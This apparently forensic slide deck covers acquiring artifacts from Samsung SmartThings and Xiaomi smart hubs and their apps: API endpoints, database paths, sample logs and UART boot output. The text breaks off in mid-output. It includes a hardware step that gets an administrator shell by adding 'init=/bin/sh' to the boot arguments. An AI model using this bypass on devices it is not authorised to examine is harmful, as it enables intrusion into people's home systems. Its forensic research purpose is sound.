
VERSION
@smarthings/cli/1.4.0 win32-x64 node-v18.5.0

USAGE
$ smarthings [COMMAND]

TOPICS
apps          get a specific app or a list of apps
capabilities  get a specific capability or a list of capabilities
config        list config file entries
devicepreferences  list device preferences or get information for a specific device preference
deviceprofiles  list all device profiles available in a user account or retrieve a single profile
devices       list all devices available in a user account or retrieve a single device
edge
installedapps  get a specific app or a list of apps
installschema  get a specific schema connector instance or a list of instances
locations      list locations or get information for a specific Location
organizations  list all organizations the user belongs to
plugins        list installed plugins
presentation   query device presentation by vid
rules          get a specific rule
scenes         list scenes or get information for a specific scene
schema         list all ST Schema Apps currently available in a user account
virtualdevices list all virtual devices available in a user account or retrieve a single device

COMMANDS
apps          get a specific app or a list of apps
autocomplete  display autocomplete installation instructions
capabilities  get a specific capability or a list of capabilities
config        list config file entries
devicepreferences  list device preferences or get information for a specific device preference
deviceprofiles  list all device profiles available in a user account or retrieve a single profile
devices       list all devices available in a user account or retrieve a single device
help          Display help for smarthings.
installedapps  get a specific app or a list of apps
installschema  get a specific schema connector instance or a list of instances
locations      list locations or get information for a specific Location
logout
organizations  list all organizations the user belongs to
plugins        list installed plugins
presentation   query device presentation by vid
rules          get a specific rule
scenes         list scenes or get information for a specific scene
schema         list all ST Schema Apps currently available in a user account
virtualdevices list all virtual devices available in a user account or retrieve a single device
```

- There is no need to issue a separate API key in advance to use the function, and it has the advantage of being easier to use than API, but there is a disadvantage that it cannot be used without installing the tool.
- In addition to API calls, each information can be obtained through SmartSync CLI, a tool that provides Samsung SmartSync API in a CLI environment.





# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(OSINT)

### Acquiring forensic artifacts through OSINT(Smart Things Groovy IDE)



- An environment for managing devices provided by Samsung SmartThings and developing third-party apps
- On July 10, the old Groovy IDE service was shut down and rebranded as Advanced Web App, a new API-focused service (with most existing features carried over).

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(OSINT)

### Acquiring forensic artifacts through OSINT(Smart Things Groovy IDE)

URL	Content	Acquirable
/user/show	Provide user information	<ul style="list-style-type: none"><li>• User uuid</li><li>• Email</li><li>• User name</li></ul>
/hub/show/{hub ID}	Provide information about the hub and the ability to change network settings	<ul style="list-style-type: none"><li>• Hub ID</li><li>• Enabled</li><li>• Firmware version</li><li>• IP and MAC addresses</li><li>• Date of first hub enrollment</li><li>• Time of last setting change</li><li>• Last boot time</li><li>• Protocol setting information</li></ul>
/device/list	Provide a list of devices linked to the user's account	<ul style="list-style-type: none"><li>• Device identification name</li><li>• Device installation location name</li><li>• Enabled</li><li>• Command execution location</li><li>• Time of last activity</li></ul>
/device/show/{device ID}	Provide device details	<ul style="list-style-type: none"><li>• Device Default Name</li><li>• Time of first registration</li><li>• Time of last setting change</li></ul>
/device/{device ID}/events	Provides a list of device event logs	<ul style="list-style-type: none"><li>• Event occurrence time information</li><li>• Event Originator</li><li>• Event properties</li><li>• Event value</li></ul>

허브

Name 허브

Hub ID D092ABC324BE0001

Status ACTIVE

Firmware Version 000.048.00005

Hardware Version

Location

Last Activity At 2023-07-06 3:00 오후 UTC

Date Created 2023-06-25 9:53 오전 UTC

Last Updated 2023-07-03 8:49 오후 UTC

IP Address 192.168.0.152

MAC Address 68:3A:48:2F:7C:99

Last Booted 2023-07-06 2:59 오후 UTC

Battery On battery power: false

Settings Presence sensor timeout: 2

ZigBee

- State: Functional
- Version: 5.4.7
- EUI: 286D9700020C433B
- Channel: 15
- Node ID: 0000
- Pan ID: 3784
- OTA: disabled
- Unsecure Region: false

Z-Wave

- State: Functional
- Home ID: D152E3B6
- Node ID: 01
- Suc ID: 01
- Protocol Version: 6.04
- Region: KR

Events [List Events](#)

Utilities [View Utilities](#)

# 3.1 Acquiring forensic artifacts



## | Acquiring forensic artifacts via application

| The method of acquire forensic artifacts through applications

**Smart Phone  
Rooting**

- Perform rooting to find the exact data hidden in smart phone




**Identify the  
database**

- Identify the databases associated with the forensic artifacts



**Analyzing the  
database**

- Correlate and analyze the identified databases to the intrusion





# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(Application)

### Acquiring forensic artifacts through apps (Details of hub)

- /com.samsung.android.oneconnect/databases/Devicedata.db

Table Name	Column Name	Column Type
DeviceDomain	deviceid	TEXT
DeviceDomain	name	TEXT
DeviceDomain	label	TEXT
DeviceDomain	manufacturerCode	TEXT
DeviceDomain	locationid	TEXT
DeviceDomain	shareLocationsId	TEXT
DeviceDomain	nameId	TEXT
DeviceDomain	components	TEXT
DeviceDomain	parentDeviceId	TEXT
DeviceDomain	childDeviceId	TEXT
DeviceDomain	restrictionTier	INTEGER
DeviceDomain	ownerid	TEXT
DeviceDomain	presentationId	TEXT
DeviceDomain	manufacturerName	TEXT
DeviceDomain	deviceAddress	TEXT

```
{
  "hub": {
    "firmwareVersion": "000.048.00003",
    "hubData": {
      "hardwareId": "002A",
      "hardwareType": "V3_HUB",
      "isSecondary": false,
      "zigbeeRadioFunctional": true,
      "zigbeeUnsecureRejoin": false,
      "zwaveRadioFunctional": true,
      "zwaveS2": true,
      "lanAvailability": "Available",
      "localIP": "192.168.0.152",
      "matterVirtualDeviceAvailability": "Available",
      "macAddress": "76:83:3A:48:2F:7C:99",
      "matterAvailability": "Available",
      "otaEnable": "false",
      "zigbee3": true,
      "threadAvailability": "Available",
      "zigbeeAvailability": "Available",
      "zigbeeChannel": "15",
      "zigbeeEui": "286D9700020C433B",
      "zigbeeFirmware": "5.4.7",
      "zigbeeNodeID": "0000",
      "zigbeeOta": "0",
      "zigbeePanId": "3784",
      "zwaveAvailability": "Available",
      "zwaveHomeID": "D152E3B6",
      "zwaveNodeID": "01",
      "zwaveRegion": "KR",
      "zwaveStaticDsk": "26146-40256-25454-53870-43707-22898-45053-44135",
      "zwaveSucID": "01",
      "zwaveVersion": "6.04",
      "hubDrivers": [
        {
          "channelId": "15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
          "driverId": "f2e891c6-00cc-446c-9192-8ebda63d9898",
          "driverVersion": "2023-06-20T18:21:20.718935742",
          "channelId": "15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
          "driverId": "c856a3fd-69ee-4478-a234-d7279b6d978f",
          "driverVersion": "2023-06-27T18:36:38.128842011",
          "channelId": "15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
          "driverId": "dbe192cb-fea1-4369-a843-d1c42e5c91ba",
          "driverVersion": "2023-06-27T18:36:36.545831",
          "channelId": "15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
          "driverId": "d9c3f8b8-c3c3-4b77-9ddd-01d08102c84b",
          "driverVersion": "2023-06-27T18:36:37.729580873",
          "channelId": "15ea8adc-8be7-4ea6-8b51-4155f56dc6cf",
          "driverId": "408981c2-91d4-4dfc-bbfb-84ca0205d993",
          "driverVersion": "2023-06-20T18:21:22.986169042"
        ]
      ]
    }
  }
}
```

### Acquirable data

- Hub Firmware version
- Hub MAC, local IP address
- Hub Zigbee Node ID, Channel, Firmware Version
- Hub Zwave Node ID, Home ID, Firmware Version
- Hub Driver ID, Version, Channel ID

Detail of hub

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(Application)

### Acquiring forensic artifacts through apps (Related ip camera logs)

- /com.samsung.android.oneconnect/databases/CamActivityHisory.db

```
CREATE TABLE Activities_Sbr92923_jaeb_474d_a4e...
CREATE TABLE Activities_89c3c3fe_bbf5_407a_ac9...
CREATE TABLE Activities_960999a2_e97_4e52_a23...
CREATE TABLE Activities_TimeTable_Sbr92923_jaeb...
CREATE TABLE Activities_TimeTable_89c3c3fe_bbf5...
CREATE TABLE Activities_TimeTable_960999a2_e97...
CREATE TABLE Activities_TimeTable_a79a22b6_c9...
CREATE TABLE Activities_TimeTable_ba9a33dd_1ea...
CREATE TABLE Activities_a79a22b6_c99_472c_b2c...
CREATE TABLE Activities_ba9a33dd_1ea1_4295_8a0...
CREATE TABLE android_metadata (locale TEXT)
```



Acquirable data

- Logs of sensor values generated by the camera (motion detection, sound detection, wireless signal strength)

epoch	date	capability	attribute	value	recReason	clipState	clipURL	edgeld
1	1686582002393	9월 00:00	motionSensor	motion	inactive	NULL	NULL	NULL
2	1686582017095	9월 00:00	soundSensor	sound	not detected	NULL	NULL	NULL
3	1686582034123	9월 00:00	soundSensor	sound	detected	NULL	NULL	NULL
4	1686582044577	9월 00:00	soundSensor	sound	not detected	NULL	NULL	NULL
5	1686582055262	9월 00:00	soundSensor	sound	detected	NULL	NULL	NULL
6	1686582111181	9월 00:01	soundSensor	sound	not detected	NULL	NULL	NULL

1869	1687327617239	21일 15:06	soundSensor	sound	not detected	NULL	NULL	NULL
1870	1687327648818	21일 15:07	soundSensor	sound	detected	NULL	NULL	NULL
1871	1687327648830	21일 15:07	motionSensor	motion	active	NULL	NULL	NULL
1872	1687327658271	21일 15:07	motionSensor	motion	inactive	NULL	NULL	NULL
1873	1687327664190	21일 15:07	soundSensor	sound	not detected	NULL	NULL	NULL
1874	1687327671966	21일 15:07	signalStrength	lqi	100	NULL	NULL	NULL
1875	1687327678015	21일 15:07	soundSensor	sound	detected	NULL	NULL	NULL
1876	1687327701184	21일 15:08	motionSensor	motion	active	NULL	NULL	NULL


# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(Application)

### Acquiring forensic artifacts through apps (Camera thumbnail photos)

- /com.samsung.android.oneconnect/files/plugin\_camera



### Acquirable data

- Recently created thumbnail file
- > One thumbnail per device ID is saved, and previously used device ID thumbnails are not deleted.

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Xiaomi (application)

Acquiring forensic artifacts through apps (App launch and versioning)

/com.xiaomi.smarthome/shared\_prefs/one\_track\_pref.xml

```
<map>
  <long name="last secret key time" value="1684730129620" />
  <long name="first launch time" value="1684730126888" />
  <string name="last_app_version">{"&quot;last_ver_name&quot;;:
&quot;8.4.702&quot;;, &quot;last_ver_code&quot;;:77057}
</string>
  <long name="dau_last_time" value="1684730127840" />
  <long name="pref_instance_id_last_use_time" value=
"1684730127312" />
```

### Acquirable data

- First Application Launch Time
- Application firmware information

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Mi home (application)

### Acquiring forensic artifacts through apps (App launch and versioning)

- /com.xiaomi.smarthome/databases/miio.db

Column Name	Column Type	Column Comment
birth	VARCHAR	"birth" VARCHAR
email	VARCHAR	"email" VARCHAR
id	INTEGER	"id" INTEGER
localPath	VARCHAR	"localPath" VARCHAR
nickName	VARCHAR	"nickName" VARCHAR
phone	VARCHAR	"phone" VARCHAR
sex	VARCHAR	"sex" VARCHAR
shareTime	BIGINT	"shareTime" BIGINT
url	VARCHAR	"url" VARCHAR
userid	VARCHAR	"userid" VARCHAR



### Acquirable data

- Unique user ID

birth	email	id	localPath	nickName	phone	sex	shareTime	url	userid
필터	필터	...	필터	필터	필터	필터	필터	필터	필터
NULL	a60bP8T...	5Z3pu...	1	NULL	VS5RJJG7f...	NULL	XFcNvgrVYo...	1684730210 +dqItNu29IqMU...	6658566143
NULL	NULL	NULL	2	NULL	JryolbxBww	NULL	NULL	1604731666	6652622049



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Mi home (application)

### Acquiring forensic artifacts through apps (recent event list)

- /com.xiaomi.smarthome/files/plugin/install/rn/1004396/data/lumi.158d000969853a/data/config.xml

```
<?xml version="1.0" encoding="utf-8" ?>
<string name="Log_Normal_Lumi_158d000969853a6652622049">{"value":{"log":[{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"###
[###]","time":1688350411},"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1688350409, [##### event.open#####]
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1688349962, [##### event.close#####] ]###]","time":1688349963},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1688349919, [##### event.close#####] ]###]","time":1688349920},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1688100508, [##### event.close#####] ]###]","time":1688100504},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1688362238, [##### event.open#####] ]###]","time":1688362238},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687265403, [##### event.close#####] ]###]","time":1687265403},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687263397, [##### event.open#####] ]###]","time":1687263397},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687263387, [##### event.close#####] ]###]","time":1687263387},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687263361, [##### event.open#####] ]###]","time":1687263362},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687263007, [##### event.close#####] ]###]","time":1687263008},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687262606, [##### event.open#####] ]###]","time":1687262607},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687262006, [##### event.close#####] ]###]","time":1687262006},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259229, [##### event.close#####] ]###]","time":1687259229},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259226, [##### event.close#####] ]###]","time":1687259226},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259225, [##### event.close#####] ]###]","time":1687259224},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259222, [##### event.close#####] ]###]","time":1687259222},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259220, [##### event.close#####] ]###]","time":1687259219},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259113, [##### event.open#####] ]###]","time":1687259113},
{"id":"lumi.158d000969853a","type":"prop","key":"device_log","value":"### [1687259133, [##### event.open#####] ]###]","time":1687259133}}"}
</string>
</?xml>
```

**Acquirable data**

- Time of event occurrence
- Types of events



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Mi home (application)

### Acquiring forensic artifacts through apps (About created rooms and buildings)

- /com.xiaomi.smarthome/shared\_prefs/home\_roommv\_manager\_sp.xml

```
<map>
<string name="home_room_content">{"homelist":[{"background":"style_1",
"smart_room_background":"style_1_favorites",
"bssid":"","city_id":"0",
"desc":"","icon":"style_1_favorites","id":"152001535859",
"latitude":"0",
"longitude":"0",
"address":"","name":"6652622049",
"shareflag":0,
"uid":002022043,
"create_time":1684731667,
"permit_level":10,"dids":[],
"status":1,
"roomlist":[{"bssid":"","id":"152001535861",
"name":"사오미",
"parent_id":"152001535859",
"shareflag":0,"icon":"none_1",
"create_time":1684731823,
"background":"style_1_favorites",
"dids":["499027300","655790558","blt.3.1e2qiukbs5g00"]},
{"bssid":"","id":"152001544955",
"name":"아카라",
"parent_id":"152001535859",
"shareflag":0,"icon":"more_1",
"create_time":1687841810,
"background":"style_1_favorites","dids":["499215222","lumi.158d000969853a","lumi.158d00096dc698"]}]}]}]}
</string>
<string name="auto_page_background"/>
</map>
```

/com.xiaomi.smarthome/shared\_prefs/home\_roommv\_manager\_sp.xml

### Acquirable data

- About currently created rooms and buildings
- The created time of rooms and buildings
- Building ID of the room



# 3.1 Acquiring forensic artifacts



## Acquiring Samsung smart hub forensic artifacts (hardware)

The way of acquire forensic artifacts via hardware

**Identify the Hardware Component**

- Identify hardware components such as memory and debugging ports to identify possible paths for Acquiring forensic artifacts.



**Data Acquisition**

- Connect to the analysis PC through the debugging port to access the filesystem and acquire data
- Acquire ROM data with a memory dump



**Analyzing the Data**

- Correlate and analyze intrusion based on the Acquiring forensic artifacts

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things


### Samsung smart hub




Overall of Samsung smart hub



External interface of Samsung smart hub



Hardware components of Samsung smart hub(Front)



Hardware components of Samsung smart hub(side)




# 3.1 Acquiring forensic artifacts




## Acquiring forensic artifacts of Samsung Smart Things

### Acquiring forensic artifacts via hardware access

- Shell access via UART



Setting	Value
Speed (baud)	115200
Data bits	8
Stop bits	1
Parity	None
Flow control	None



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things

### Acquiring forensic artifacts via hardware access

- Shell access via UART

```
Booting Linux on physical CPU 0x0
Linux version 4.9.325-smarththings (oe-user@oe-host) (gcc version 11.3.0 (GCC) )
#1 Mon Nov 14 16:30:17 UTC 2022
CPU: ARMv7 Processor [410fc075] revision 5 (ARMv7), cr=10c53c7d
CPU: div instructions available: patching division code
CPU: PIPT / VIPT nonaliasing data cache, VIPT aliasing instruction cache
OF: fdt:Machine model: SmartThings Hub v3 (1.MX6ull)
Memory policy: Data cache writeback
CPU: All CPU(s) started in SVC mode.
Built 1 zonelists in Zone order, mobility grouping on. Total pages: 60900
Kernel command line: console=ttyMXC0,115200 lvmroot=vg_emmc:lv_root:ext4
PID hash table entries: 1024 (order: 0, 4096 bytes)
Dentry cache hash table entries: 32768 (order: 5, 131072 bytes)
Inode-cache hash table entries: 16384 (order: 4, 65536 bytes)
Memory: 201452K/245760K available (6144K kernel code, 212K rwdata, 1696K rodata,
1024K init, 341K bss, 44308K reserved, 0K cma-reserved)
Virtual kernel memory layout:
   vector : 0xffff0000 - 0xffff1000   (   4 kB)
   fixmap : 0xffc00000 - 0xffff0000   (3072 kB)
   vmalloc : 0x8f800000 - 0xff800000   (1792 MB)
   lowmem  : 0x80000000 - 0x8f000000   ( 240 MB)
   modules : 0x7f000000 - 0x80000000   ( 16 MB)
   .text   : 0x80008000 - 0x80700000   (7136 kB)
   .init   : 0x80900000 - 0x80a00000   (1024 kB)
   .data   : 0x80a00000 - 0x80a351c0   ( 213 kB)
   .bss    : 0x80a37000 - 0x80a8c600   ( 342 kB)
SLUB: HWalign=64, Order=0-3, MinObjects=0, CPUs=1, Nodes=1
```

```
Starting udhcpd... Starting hostapd... done (autostart is disabled).
Starting wpa_supplicant... OK
...done.
OK
Starting Lighttpd Web Server: lighttpd.
OK
Alignment trap: server_core (1486) PC=0x004218c6 Instr=0xe9d23001 Address=0x7430
0bbb FSR 0x001
█
```

### Obtainable data

- Operating system and version information
- Web server application information
- MCU information
- Memory configuration information

### Limitations

- Unable to acquire data due to inability to identify magic key
- RAM does not have protruding pins, requiring desoldering when dumping memory, which causes damage to equipment

# 3.1 Acquiring forensic artifacts




## Acquiring forensic artifacts of Xiaomi smart hub


### Xiaomi smart hub



Overall of Xiaomi smart hub



Hardware components of Xiaomi smart hub(Front)



Hardware components of Xiaomi smart hub(side)



External interface of Xiaomi smart hub



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Xiaomi smart hub

### Acquiring forensic artifacts via hardware access

- Entering psh via UART

```
clk=12M, u16Div=0 u32Duty=0x4af u32Period=0x4af
[halPWMPadSet][107] (pwmId, padId) = (2, 6)
clk=12M, u16Div=0 u32Duty=0x4af u32Period=0x4af
[halPWMPadSet][107] (pwmId, padId) = (3, 7)
gpio debug MHal_GPIO_Pad_Set: pin=43
gpio[43] is 1
gpio debug MHal_GPIO_Pad_Set: pin=44
gpio[44] is 1
gpio debug MHal_GPIO_Pad_Set: pin=59
gpio[59] is 0
gpio debug MHal_GPIO_Pad_Set: pin=62
gpio[62] is 1
gpio debug MHal_GPIO_Pad_Set: pin=63
gpio[63] is 0
gpio debug MHal_GPIO_Pad_Set: pin=61
gpio[61] is 1
gpio debug MHal_GPIO_Pad_Set: pin=60
gpio[60] is 1
gpio debug MHal_GPIO_Pad_Set: pin=44
gpio[44] is 0
gpio debug MHal_GPIO_Pad_Set: pin=63
gpio[63] is 1
gpio debug MHal_GPIO_Pad_Set: pin=59
gpio[59] is 1
gpio debug MHal_GPIO_Pad_Set: pin=60
gpio[60] is 0
SigmaStar #
SigmaStar #
```

- Commands available in psh

```
initDbgLevel- Initial variable 'dbgLevel'
loop - infinite loop on address range
macaddr - setup EMAC MAC addr
md - memory display
mm - memory modify (auto-incrementing address)
mmc - MMC sub system
mmcinfo - display MMC info
msdmmc - Master SD/MMC TF Verification System
mstar - script via TFTP
mtdparts- define flash/nand partitions
mw - memory write (fill)
nand - NAND sub-system
nboot - boot from NAND device
nm - memory modify (constant address)
phy_r - phy read
phy_w - phy write
ping - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
pwm - Set 5000Hz duty 50% pwm waveform and use PAD_FUART_RX
Sample: pwm 0 100000 200000 14
reset - Perform RESET of the CPU
riu - riu - riu command
run - run commands in an environment variable
saveenv - save environment variables to persistent storage
sdstar - script via sd package
secauth - Control Sstar security authenticate sequence
setenv - set environment variables
sigauth - Only verify digital signature and aes
srcfg - sensor pin and mclk configuration.
test_sig- Test runAuthenticate2
tftpboot- boot image via network using TFTP protocol
uart - UART sub-system
ubi - ubi commands
usb - USB sub-system
usbboot - boot from USB device
usbstar - script via USB package
ustar - script via USB
version - print monitor, compiler and linker version
```

- Accessed via UART but unable to identify the magic key, limiting data collection

# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Xiaomi smart hub

### Acquiring forensic artifacts via hardware access

- Access the administrator shell by modifying environment variables in the UART shell
- Access to the admin shell via modifying the bootargs environment variable with boot-related options (add “single rw init=/bin/sh” to boot in single user mode)

```
SigmaStar # printenv
autoeasrt=0
bootargs=root=/dev/mtdblock7 rootfstype=squashfs ro init=/linuxrc LX_MEM
=0x7FE0000 mma_heap=mma_heap_name0,miu=0,sz=0x500000 cma=2M mmap_reserve
d=fb,miu=0,sz=0x300000,max_start_off=0x7C00000,max_end_off=0x7F00000 mtd
parts=nand0:1664k@0x140000 (BOOT0),1664k (BOOT1),256k (ENV),256k (ENV1),128k
(KEY_CUST),5m (KERNEL),5m (KERNEL_BAK),16m (rootfs),16m (rootfs_bak),1m (fact
